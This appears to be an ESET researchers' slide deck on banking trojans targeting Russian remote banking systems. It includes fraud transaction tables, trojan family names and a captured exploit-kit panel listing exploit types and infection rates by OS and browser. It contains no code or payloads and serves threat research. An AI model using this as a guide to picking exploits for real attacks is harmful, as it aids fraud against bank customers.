



# Modern malware techniques for attacking RBS systems in Russia

Aleksandr Matrosov

Eugene Rodionov

# Who we are?

## Malware researchers at ESET

- complex threats analysis
- development of cleaning tools
- tracking new malware techniques
- investigation of cybercrime groups



<http://www.joineset.com/>

# Agenda

- ✓ **General cybercrime trends in 2010**
- ✓ **Most prevalent threats and incidents**
- ✓ **Reasons for the incidents' growth**
- ✓ **Evolution of the cash-out scheme**
- ✓ **Legal evasions and loopholes**
- ✓ **Successful criminal prosecutions**
  
- ✓ **Analysis of malware used in the attacks**

# Overview

## **2010/11: years of attacks on Russian banks**

- number of incidents has more than doubled compared to 2010\*

## **Over 92%\* of incidents involve banking trojans**

## **Malware tailored to Russian banks and payment systems**

## **However!**

- Can (and IS) used in other countries as well

\*research report "The Russian cybercrime market in 2010: status and trends"

[http://www.group-ib.ru/wp-content/uploads/2011/04/Group-IB\\_Report\\_Russian-cybercrime-market\\_2010\\_eng.pdf](http://www.group-ib.ru/wp-content/uploads/2011/04/Group-IB_Report_Russian-cybercrime-market_2010_eng.pdf)



# Interesting facts about Russian bank fraud

These guys are still free!

21.09.2010 18:29		\$40 307,00	Z36	9
21.09.2010 18:29		\$16,69	Z82	3
21.09.2010 19:41		\$40 284,00	Z66	8
21.09.2010 19:46		\$54,25	Z20	5
21.09.2010 19:49		\$40 179,00	Z33	0
21.09.2010 19:54	\$1,00		Z35	0
21.09.2010 21:31		\$300,00	Z63	2
21.09.2010 21:34	\$11,00		Z35	0
21.09.2010 23:58		\$5,00	Z92	1
22.09.2010 0:03	\$6,00		Z92	1
22.09.2010 16:03	\$56,00		Z35	0
22.09.2010 16:41		\$96,19	Z66	8
22.09.2010 16:47		\$15 493,00	Z66	8
23.09.2010 18:44	\$98,00		Z35	0
23.09.2010 20:40	\$32,60		Z35	0

\$24 436 243,86 USD

Total	\$332 489,31	\$24 436 243,86		
-------	--------------	-----------------	--	--

1413	23.09.2010 20:40		\$21,34	Z20	4
1414	23.09.2010 20:40		\$40 184,00	Z20	4
1415	23.09.2010 20:40		\$12 875,00	Z20	4
1416	23.09.2010 20:40		\$41 306,00	Z19	2
1417	23.09.2010 20:40		\$35 462,00	Z35	8
1418	23.09.2010 20:56		\$2,00	Z41	6
1419	23.09.2010 21:19		\$40 271,00	Z22	8
1420	23.09.2010 21:22		\$18 629,00	Z38	1
1421	23.09.2010 21:28		\$15 858,00	Z20	4
1422	23.09.2010 21:59		\$40 299,00	Z38	4
1423	23.09.2010 22:05		\$40 299,00	Z74	4
1424	24.09.2010 1:09		\$56,50	Z72	8
1425	24.09.2010 1:09		\$44 531,00	Z41	3
1426	24.09.2010 1:09		\$19 633,00	Z15	9
1427	24.09.2010 1:09		\$23 529,00	Z20	4
1428	24.09.2010 1:09		\$40 514,00	Z20	4


\$26 475 929,32 USD

1432	Total	\$131 874,36	\$26 475 929,32		
------	-------	--------------	-----------------	--	--





# Evolution of RBS trojans



## ○ RBS Trojans 2009-2010:


- ✓ Win32/Shiz (2009)
- ✓ Win32/Carberp
- ✓ Win32/Hodprot
- ✓ Win32/Sheldor
- ✓ Win32/RDPdoor

## ○ RBS Trojans 2011:


- ✓ Multiple updates
- ✓ Growing incidents numbers
- ✓ ....
- ✓ Win32/Carberp with Bootkit




# Cybercrime landscape (2010)



# Cybercrime landscape (2011)



# Cybercrime landscape (2011)



Начало:



Конец:



Применить

Автообновление: 10 мин.



## СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

639761 ХИТЫ 304056 ХОСТЫ 39126 ЗАГРУЗКИ

15.1%

ПРОБИВ

ЗА СЕГОДНЯ

516850 ХИТЫ 245932 ХОСТЫ 31716 ЗАГРУЗКИ

15.2%

ПРОБИВ

## ОС

ХИТЫ ХОСТЫ ЗАГРУЗКИ ↑ %

	Windows XP	361047	175212	31695	21.01	
	Windows 7	226867	126594	7422	7.03	
	Windows Vista	34032	19071	1916	11.74	
	Windows 2000	1776	680	173	25.71	
	Windows 2003	4463	1069	109	10.71	
	Linux	5630	3340	80	2.53	
	Mac OS	3812	2147	41	2.10	
	Windows NT	1547	644	10	1.61	
	Windows 98	140	71	4	5.63	
	Windows 95	91	52	2	3.85	
	Другое	2	2	0	0.00	

## ЭКСПЛОИТЫ ↓

ЗАГРУЗКИ %

	FLASH >	5405	12.11	
	HCP >	1122	2.51	
	JAVA SKYLINE >	1938	4.34	
	Java OBE >	11053	24.76	
	Java SMB >	7297	16.35	
	Java TRUST >	10945	24.52	
	MDAC >	1023	2.29	
	PDF ALL >	1287	2.88	
	PDF LIBTIFF >	4568	10.23	

## БРАУЗЕРЫ ↓

ХИТЫ ХОСТЫ ЗАГРУЗКИ %

	Chrome >	104549	65582	403	3.49	
	Firefox >	173884	100411	18396	18.33	
	MSIE >	151316	62878	12113	19.27	
	Mozilla >	1647	904	47	5.20	
	Opera >	193568	102831	11110	10.80	
	Safari >	14176	8101	555	6.85	

## СТРАНЫ

ХИТЫ ХОСТЫ ↑ ЗАГРУЗКИ %

	Russian Federation	636890	302658	39023	15.13	
	Ukraine	621	490	41	8.38	




# Win32/Spy.Shiz

# Win32/Spy.Shiz detection statistics by month

*Cloud data from Live Grid*


August 2009 – November 2011





# Win32/Spy.Shiz detection statistics by country

